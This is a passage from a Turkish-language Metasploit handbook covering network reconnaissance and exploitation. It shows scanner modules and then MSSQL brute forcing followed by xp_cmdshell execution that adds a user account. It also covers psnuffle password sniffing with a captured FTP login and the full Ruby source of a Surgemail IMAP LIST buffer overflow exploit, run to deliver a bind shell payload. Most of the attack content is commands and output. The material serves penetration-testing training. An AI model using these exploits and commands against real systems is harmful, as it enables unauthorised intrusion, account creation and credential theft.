Dradis ile veritabanı oluşturulmasına rağmeni tekrardan bir veritabanı oluşturmak iyi bir tekrar olacağı gibi, temiz bir saklama alanı oluşturacaktır.

```
msf > db_create
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/.msf3/sqlite3.db
msf > load db_tracker
[*] Successfully loaded plugin: db_tracker
msf > help
```

Database Backend Commands  
=====

Command	Description
db_add_host	Add one or more hosts to the database
db_add_note	Add a note to host
db_add_port	Add a port to host
db_autopwn	Automatically exploit everything
db_connect	Connect to an existing database
db_create	Create a brand new database
db_del_host	Delete one or more hosts from the database
db_del_port	Delete one port from the database
db_destroy	Drop an existing database
db_disconnect	Disconnect from the current database instance
db_driver	Specify a database driver
db_hosts	List all hosts in the database
db_import_amap_mlog	Import a THC-Amap scan results file (-o -m)
db_import_nessus_nbe	Import a Nessus scan result file (NBE)
db_import_nessus_xml	Import a Nessus scan result file (NESSUS)
db_import_nmap_xml	Import a Nmap scan results file (-oX)
db_nmap	Executes nmap and records the output automatically
db_notes	List all notes in the database
db_services	List all services in the database
db_vulns	List all vulnerabilities in the database

```
msf >
```

'db\_nmap' komutu ile istenilen hedeflere nmap ile tarama gerçekleştirilir ve sonuçlar veritabanında saklanır. Bununla birlikte, Metasploit sadece xml çıktısı alır. Eğer sonuçlar Dradise aktarılmayacaksa şu komutla tarama yapılabilir.

```
'db_nmap -v -sV 192.168.1.0/24'
```

```
msf > nmap -v -sV 192.168.1.0/24 -oA subnet_1
[*] exec: nmap -v -sV 192.168.1.0/24 -oA subnet_1
```

```
Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-13 19:29 MDT
NSE: Loaded 3 scripts for scanning.
Initiating ARP Ping Scan at 19:29
Scanning 101 hosts [1 port/host]
...
Nmap done: 256 IP addresses (16 hosts up) scanned in 499.41 seconds
Raw packets sent: 19973 (877.822KB) | Rcvd: 15125 (609.512KB)
```

Tarama bittikten sonra aşağıdaki komutla tarama sonucu veritabanına aktarılabilir

```
msf > db_import_nmap_xml subnet_1.xml
```

Sonuçlar 'db\_hosts' ve 'db\_services' komutları ile görülebilir.

```
msf > db_hosts
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.1 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.2 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.10 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.100 Status: alive OS:
...

msf > db_services
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Service: host=192.168.1.1 port=22 proto=tcp state=up
```

```
name=ssh
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Service: host=192.168.1.1 port=23 proto=tcp state=up
name=telnet
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Service: host=192.168.1.1 port=80 proto=tcp state=up
name=http
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Service: host=192.168.1.2 port=23 proto=tcp state=up
name=telnet
...
```

## Scanner ve Auxiliary Modülleri

Scannerler ve auxiliary modülleri RHOST yerine RHOSTS kullanır. RHOSTS IP aralıkları, CIDR ipleri vb gibi birçok IP aralık değerlerini taramak için kullanılır.

Aynı zamanda tarama esnasında THREADS diye adlandırılan ve tarama esnasında aynı anda kaç tarama yapılacağı bilgisi girilmelidir. Varsayılan olarak bu değer "1" olarak atanır. Windows, unix gibi sistemlerde değerler aşağıdaki gibi olmalıdır:

- Windows sistemlerde 16'nın altında tutulmalıdır
- MSF yi Cygwin altında çalıştırırken 200 ve altında tutulmalıdır
- Unix-like işletim sistemlerinde 256 olarak atanabilir

## Port Scanning

MSF içerisinde Nmap dışında birçok tarama programı bulunmaktadır. Aşağıda hangi tarama programlarının nasıl bulunacağı gösterilmektedir.

```
msf > search portscan
[*] Searching loaded modules for pattern 'portscan'...

Auxiliary
=====

Name                Description
----                -
scanner/portscan/ack  TCP ACK Firewall Scanner
scanner/portscan/ftpbounce  FTP Bounce Port Scanner
scanner/portscan/syn  TCP SYN Port Scanner
scanner/portscan/tcp  TCP Port Scanner
scanner/portscan/xmas  TCP "XMas" Port Scanner
```

## SMB Version Scanning

Network üzerinde hangi hostların canlı olduğunu öğrendikten sonra hangi işletim sistemlerinin çalıştığı bu tarayıcı vasıtasıyla bulunabilir.

445. portu açık olan sistemlerde hangi Windows ve Linux işletim sistemlerinin bulunduğu bu tarayıcı vasıtasıyla bulunabilir.

```
msf > use scanner/smb/version
msf auxiliary(version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(version) > set THREADS 50
THREADS => 50
msf auxiliary(version) > run

[*] 192.168.1.100 is running Windows 7 Enterprise (Build 7600) (language: Unknown)
[*] 192.168.1.116 is running Unix Samba 3.0.22 (language: Unknown)
[*] 192.168.1.121 is running Windows 7 Ultimate (Build 7100) (language: Unknown)
[*] 192.168.1.151 is running Windows 2003 R2 Service Pack 2 (language: Unknown)
[*] 192.168.1.111 is running Windows XP Service Pack 3 (language: English)
[*] 192.168.1.114 is running Windows XP Service Pack 2 (language: English)
[*] 192.168.1.124 is running Windows XP Service Pack 3 (language: English)
[*] Auxiliary module execution completed
```



ayrıca db\_hosts komutu kullanılarak yeni edinilen bilgiler veritabanına kaydedilir.

```
msf auxiliary(version) > db_hosts
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.1 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.2 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.10 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.100 Status: alive OS: Windows Windows
7 Enterprise
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.104 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.109 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.111 Status: alive OS: Windows Windows
XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.114 Status: alive OS: Windows Windows
XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.116 Status: alive OS: Unknown Unix
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.121 Status: alive OS: Windows Windows
7 Ultimate
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.123 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.124 Status: alive OS: Windows Windows
XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.137 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.150 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.151 Status: alive OS: Windows Windows
2003 R2
```

## MSSQL Avlamak

İç sızma testlerinde kullanılması mutlak olan bir yöntem MSSQL serverlar için UDP taraması yapılmasıdır. MSSQL yüklendiğinde TCP 1433 veya rastgele dinamik TCP port atar. Eğer rastgele atanırsa, saldırganın işi biraz daha zorlaşacaktır. Bunun yerine Microsoft UDP 1433 nolu portu açarak, hangi TCP portu kullanıldığı dahil diğer bilgilere de erişilebilir.

```
msf > search mssql
[*] Searching loaded modules for pattern 'mssql'...

Exploits
=====

Name                               Description
----                               -
windows/mssql/lyris_listmanager_weak_pass  Lyris ListManager MSDE Weak sa Password
windows/mssql/ms02_039_slammer           Microsoft SQL Server Resolution Overflow
windows/mssql/ms02_056_hello             Microsoft SQL Server Hello Overflow
windows/mssql/mssql_payload              Microsoft SQL Server Payload Execution

Auxiliary
=====

Name                               Description
----                               -
admin/mssql/mssql_enum                 Microsoft SQL Server Configuration Enumerator
admin/mssql/mssql_exec                  Microsoft SQL Server xp_cmdshell Command Execution
admin/mssql/mssql_sql                   Microsoft SQL Server Generic Query
scanner/mssql/mssql_login               MSSQL Login Utility
scanner/mssql/mssql_ping                MSSQL Ping Utility

msf > use scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options

Module options:

Name      Current Setting  Required  Description
----      -
RHOSTS    10.211.55.1/24  yes       The target address range or CIDR identifier
THREADS   1                yes       The number of concurrent threads

msf auxiliary(mssql_ping) > set RHOSTS 10.211.55.1/24
RHOSTS => 10.211.55.1/24
msf auxiliary(mssql_ping) > exploit

[*] SQL Server information for 10.211.55.128:
```

```
[*] tcp = 1433
[*] np = SSHACKTHISBOX-0pipesqlquery
[*] Version = 8.00.194
[*] InstanceName = MSSQLSERVER
[*] IsClustered = No
[*] ServerName = SSHACKTHISBOX-0
[*] Auxiliary module execution completed
```

Öncelikle ilgili mssql pluginleri aranmalıdır. Daha sonrasında 'use scanner/mssql/mssql\_ping' komutu ile tarayıcı modülü yüklenir. 'show options' ile nelerin istendiği öğrenilir. RHOSTS ile taranılacak olan ip aralıkları belirtilir.

'run' komutu ile tarama programı çalıştırılır ve MSSQL server hakkında bilgiler edinilir. Bu noktadan sonar 'scanner/mssql/mssql\_login' modülü ile bruteforce saldırısı vasıtasıyla login denemeleri yapılır. alternative olarak, fasttrack, hydra kullanılabilir. Şifre ele geçirildikten sonar xp\_cmdshell modülü ile bağlantı kurulur.

```
msf auxiliary(mssql_login) > use admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----
CMD	cmd.exe /c echo OWNED > C:\owned.exe	no	Command to
execute			
HEX2BINARY	/pentest/exploits/framework3/data/exploits/mssql/h2b	no	The path to the
hex2binary script on the disk			
MSSQL_PASS		no	The password
for the specified username			
MSSQL_USER	sa	no	The username to
authenticate as			
RHOST		yes	The target
address			
RPORT	1433	yes	The target port

```
msf auxiliary(mssql_exec) > set RHOST 10.211.55.128
RHOST => 10.211.55.128
msf auxiliary(mssql_exec) > set MSSQL_PASS password
MSSQL_PASS => password
msf auxiliary(mssql_exec) > set CMD net user rellk ihazpassword /ADD
cmd => net user rellk ihazpassword /ADD
msf auxiliary(mssql_exec) > exploit
```

The command completed successfully.

```
[*] Auxiliary module execution completed
```

## Servis Belirleme

Nmap dışında kullanılabilecek olan Metasploite özgü birçok tarama programı bulunur.

```
msf auxiliary(tcp) > search auxiliary ^scanner
[*] Searching loaded modules for pattern '^scanner'...
```

Auxiliary  
=====

Name	Description
----	-----
scanner/db2/discovery	DB2 Discovery Service Detection.
scanner/dcerpc/endpoint_mapper	Endpoint Mapper Service Discovery
scanner/dcerpc/hidden	Hidden DCERPC Service Discovery
scanner/dcerpc/management	Remote Management Interface Discovery
scanner/dcerpc/tcp_dcerpc_auditor	DCERPC TCP Service Auditor
scanner/dect/call_scanner	DECT Call Scanner
scanner/dect/station_scanner	DECT Base Station Scanner
scanner/discovery/arp_sweep	ARP Sweep Local Network Discovery
scanner/discovery/sweep_udp	UDP Service Sweeper
scanner/emc/alphastor_devicemanager	EMC AlphaStor Device Manager Service.

# Metasploit El Kitabı

scanner/emc/alphastor_librarymanager	EMC AlphaStor Library Manager Service.
scanner/ftp/anonymous	Anonymous FTP Access Detection
scanner/http/frontpage_ping	FrontPage Server Extensions Detection
scanner/http/frontpage_login	FrontPage Server Extensions Login Utility
scanner/http/lucky_punch	HTTP Microsoft SQL Injection Table XSS
Infection	
scanner/http/ms09_020_webdav_unicode_bypass	MS09-020 IIS6 WebDAV Unicode Auth Bypass
scanner/http/options	HTTP Options Detection
scanner/http/version	HTTP Version Detection
scanner/ip/ipidseq	IPID Sequence Scanner
scanner/misc/ib_service_mgr_info	Borland InterBase Services Manager Information
scanner/motorola/timbuktu_udp	Motorola Timbuktu Service Detection.
scanner/mssql/mssql_login	MSSQL Login Utility
scanner/mssql/mssql_ping	MSSQL Ping Utility
scanner/mysql/version	MySQL Server Version Enumeration
scanner/nfs/nfsmount	NFS Mount Scanner
scanner/oracle/emc_sid	Oracle Enterprise Manager Control SID
Discovery	
scanner/oracle/sid_enum	SID Enumeration.
scanner/oracle/spy_sid	Oracle Application Server Spy Servlet SID
Enumeration.	
scanner/oracle/tnslsnr_version	Oracle tnslsnr Service Version Query.
scanner/oracle/xdb_sid	Oracle XML DB SID Discovery
scanner/sip/enumerator	SIP username enumerator
scanner/sip/options	SIP Endpoint Scanner
scanner/smb/login	SMB Login Check Scanner
scanner/smb/pipe_auditor	SMB Session Pipe Auditor
scanner/smb/pipe_dcercpc_auditor	SMB Session Pipe DCERPC Auditor
scanner/smb/smb2	SMB 2.0 Protocol Detection
scanner/smb/version	SMB Version Detection
scanner/smtp/smtp_banner	SMTP Banner Grabber
scanner/snmp/aix_version	AIX SNMP Scanner Auxiliary Module
scanner/snmp/community	SNMP Community Scanner
scanner/ssh/ssh_version	SSH Version Scanner
scanner/telephony/wardial	Wardialer
scanner/tftp/tftpbrute	TFTP Brute Forcer
scanner/vnc/vnc_none_auth	VNC Authentication None Detection
scanner/x11/open_x11	X11 No-Auth Scanner

SSH, güvenli bir protocol olmasına rağmen kendisine özgü açıklıkları bulunmaktadır. RHOSTS seçeneğini bir dosyadan okutup istenilen aralığın taranması sağlanır.

```
msf auxiliary(arp_sweep) > use scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	22	yes	The target port
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(ssh_version) > cat subnet_1.gnmap | grep 22/open | awk '{print $2}' > /tmp/22_open.txt
[*] exec: cat subnet_1.gnmap | grep 22/open | awk '{print $2}' > /tmp/22_open.txt
```

```
msf auxiliary(ssh_version) > set RHOSTS file:/tmp/22_open.txt
RHOSTS => file:/tmp/22_open.txt
msf auxiliary(ssh_version) > set THREADS 50
THREADS => 50
msf auxiliary(ssh_version) > run
```

```
[*] 192.168.1.1:22, SSH server version: SSH-2.0-dropbear_0.52
[*] 192.168.1.137:22, SSH server version: SSH-1.99-OpenSSH_4.4
[*] Auxiliary module execution completed
```

Konfigürasyonu kötü olan bir FTP serverın ele geçirilmesiyle network içerisinde söz sahibi olunabilir. THREADS seçeneği ile kaç adet makinanın taranacağı belirtilir.

```
msf > use scanner/ftp/anonymous
msf auxiliary(anonymous) > set RHOSTS 192.168.1.20-192.168.1.30
```

```
RHOSTS => 192.168.1.20-192.168.1.30
```

```
msf auxiliary(anonymous) > set THREADS 10  
THREADS => 10
```

```
msf auxiliary(anonymous) > show options
```

Module options:

Name	Current Setting	Required	Description
FTPPASS	mozilla@example.com	no	The password for the specified username
FTPUSER	anonymous	no	The username to authenticate as
RHOSTS		yes	The target address range or CIDR identifier
RPORT	21	yes	The target port
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(anonymous) > run
```

```
[*] 192.168.1.23:21 Anonymous READ (220 (vsFTPd 1.1.3))  
[*] Recording successful FTP credentials for 192.168.1.23  
[*] Auxiliary module execution completed
```

## Password Sniffing

'psnuffle' dsniff uygulamasına benzer bir şekilde çalışan, hat üzerindeki şifreleri yakalayan bir programdır. Pop3, imap, ftp ve HTTP GET destekler.

'psnuffle' kullanımı aşağıdaki gibidir.

```
msf > use auxiliary/sniffer/psnuffle  
msf auxiliary(psnuffle) > show options
```

Module options:

Name	Current Setting	Required	Description
FILTER		no	The filter string for capturing traffic
INTERFACE		no	The name of the interface
PCAPFILE		no	The name of the PCAP capture file to process
PROTOCOLS	all	yes	A comma-delimited list of protocols to sniff or "all".
RHOST		yes	The target address
SNAPLEN	65535	yes	The number of bytes to capture
TIMEOUT	1	yes	The number of seconds to wait for new data

```
msf auxiliary(psnuffle) > set RHOST 192.168.1.155
```

```
RHOST => 192.168.1.155
```

```
msf auxiliary(psnuffle) > run
```

```
[*] Auxiliary module running as background job  
[*] Loaded protocol FTP from /pentest/exploits/framework3/data/exploits/psnuffle/ftp.rb...  
[*] Loaded protocol IMAP from /pentest/exploits/framework3/data/exploits/psnuffle/imap.rb...  
[*] Loaded protocol POP3 from /pentest/exploits/framework3/data/exploits/psnuffle/pop3.rb...  
[*] Loaded protocol URL from /pentest/exploits/framework3/data/exploits/psnuffle/url.rb...  
[*] Sniffing traffic.....  
[*] Successful FTP Login: 192.168.1.112:21-192.168.1.101:48614 >> dookie / dookie (220 3Com  
3CDaemon FTP Server Version 2.0)
```

## SNMP Sweeping

SNMP sweep hedef network hakkında oldukça fazla bilgi edinmeyi sağlayan veya uzaktaki hedef üzerinde söz sahibi olmaya sağlayan bir yapıdır. Örnek olarak, private community stringe sahip bir Cisco cihazının konfigürasyon dosyası indirilebilir, değiştirilebilir ve tekrardan yüklenebilir. Bu şekilde kötü kodlar dosya içerisine yazılabilir.

Metasploit içerisinde SNMP ile yönetilen aygıtları taramak için uygun pluginler bulunur. Saldırı yapmadan önce

# Metasploit El Kitabı

SNMP hakkında bazı bilgiler edinilmelidir. Read/only ve read/write community stringleri doğru bilinirse birçok şey yapılır. Aksi takdirde yapılacaklar sınırlı olacaktır.

```
msf > search snmp
[*] Searching loaded modules for pattern 'snmp'...

Exploits
=====

Name                                     Description
----                                     -
windows/ftp/oracle9i_xdb_ftp_unlock      Oracle 9i XDB FTP UNLOCK Overflow (win32)

Auxiliary
=====

Name                                     Description
----                                     -
scanner/snmp/aix_version                 AIX SNMP Scanner Auxiliary Module
scanner/snmp/community                   SNMP Community Scanner

msf > use scanner/snmp/community
msf auxiliary(community) > show options

Module options:

Name          Current Setting                                     Required  Description
----          -
BATCHSIZE     256                                                  yes       The number of
hosts to probe in each set
COMMUNITIES   /pentest/exploits/framework3/data/wordlists/snmp.txt no        The list of
communities that should be attempted per host
RHOSTS       address range or CIDR identifier                   yes       The target
RPORT        161                                                  yes       The target
port
THREADS      1                                                    yes       The number of
concurrent threads

msf auxiliary(community) > set RHOSTS 192.168.0.0-192.168.5.255
rhosts => 192.168.0.0-192.168.5.255
msf auxiliary(community) > set THREADS 10
threads => 10
msf auxiliary(community) > exploit
[*] >> progress (192.168.0.0-192.168.0.255) 0/30208...
[*] >> progress (192.168.1.0-192.168.1.255) 0/30208...
[*] >> progress (192.168.2.0-192.168.2.255) 0/30208...
[*] >> progress (192.168.3.0-192.168.3.255) 0/30208...
[*] >> progress (192.168.4.0-192.168.4.255) 0/30208...
[*] >> progress (-) 0/0...
[*] 192.168.1.50 'public' 'APC Web/SNMP Management Card (MB:v3.8.6 PF:v3.5.5
PN:apc_hw02_aos_355.bin AF1:v3.5.5 AN1:apc_hw02_sumx_355.bin MN:AP9619 HR:A10 SN: NA0827001465
MD:07/01/2008) (Embedded PowerNet SNMP Agent SW v2.2 compatible)'
[*] Auxiliary module execution completed
```

## Shell Açmak

Önceki konularda kullanılan surgemail programının ruby shell versiyonu bu linkten indirilebilir.

[http://www.offensive-security.com/msf/surgemail\\_list.rb](http://www.offensive-security.com/msf/surgemail_list.rb).

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/projects/Framework/
##
```

```
require 'msf/core'
```

# Metasploit El Kitabı

```
class Metasploit3 < Msf::Exploit::Remote

  include Msf::Exploit::Remote::Imap

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow',
      'Description' => %q{
        This module exploits a stack overflow in the Surgemail IMAP Server
        version 3.8k4-4 by sending an overly long LIST command. Valid IMAP
        account credentials are required.
      },
      'Author' => [ 'ryujin' ],
      'License' => MSF_LICENSE,
      'Version' => '$Revision: 1 $',
      'References' =>
        [
          [ 'BID', '28260' ],
          [ 'CVE', '2008-1498' ],
          [ 'URL', 'http://www.milw0rm.com/exploits/5259' ],
        ],
      'Privileged' => false,
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'thread',
        },
      'Payload' =>
        {
          'Space' => 10351,
          'EncoderType' => Msf::Encoder::Type::AlphanumMixed,
          'DisableNops' => true,
          'BadChars' => "\x00"
        },
      'Platform' => 'win',
      'Targets' =>
        [
          [ 'Windows Universal', { 'Ret' => "\x7e\x51\x78" } ], # p/p/r 0x0078517e
        ],
      'DisclosureDate' => 'March 13 2008',
      'DefaultTarget' => 0))
  end

  def check
    connect
    disconnect
    if (banner and banner =~ /(Version 3.8k4-4)/)
      return Exploit::CheckCode::Vulnerable
    end
    return Exploit::CheckCode::Safe
  end

  def exploit
    connected = connect_login
    nopes = "\x90"*(payload_space-payload.encoded.length) # to be fixed with make_nops()
    sjump = "\xEB\xF9\x90\x90" # Jmp Back
    njump = "\xE9\xDD\xD7\xFF\xFF" # And Back Again Baby ;)
    evil = nopes + payload.encoded + njump + sjump + [target.ret].pack("A3")
    print_status("Sending payload")
    sploit = '0002 LIST () "/" + evil + "' "PWNEED"' + "\r\n"
    sock.put(sploit)
    handler
    disconnect
  end
end
```

Yukarıdaki kodla ilgili en önemli noktalar:

- Shellcode için maksimum alanı belirlendi (Space => 10351) ve DisableNops özelliği kapatılarak shellcode içinde paddingi kapatıldı.
- Varsayılan encoder IMAP doğası gereğince AlphanumMixed seçildi .
- 3 bytelık POP POP RET dönüş adresleri belirlendi.
- Chech fonksiyonu belirlendi bu şekilde çalışmaların tamamlandığı ve gerekli şeyleri bulunduğunu onaylamak için IMAP server bannerı kontrolü eklendi.

```
msf > search surgemail
[*] Searching loaded modules for pattern 'surgemail'...
```

```
Exploits
=====
```

Name	Description
-----	-----
windows/imap/surgemail_list	Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow

```
msf > use windows/imap/surgemail_list
msf exploit(surgemail_list) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
IMAPPASS	test	no	The password for the specified username
IMAPUSER	test	no	The username to authenticate as
RHOST	172.16.30.7	yes	The target address
RPORT	143	yes	The target port

Payload options (windows/shell/bind\_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LPORT	4444	yes	The local port
RHOST	172.16.30.7	no	The target address

Exploit target:


Id	Name
---	----
0	Windows Universal

```
msf exploit(surgemail_list) > check
```


```
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[+] The target is vulnerable.
```

```
root@bt:~$ ./msfcli exploit/windows/imap/surgemail_list PAYLOAD=windows/shell/bind_tcp
RHOST=172.16.30.7 IMAPPWD=test IMAPUSER=test E
[*] Started bind handler
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Sending payload
```

# Metasploit El Kitabı



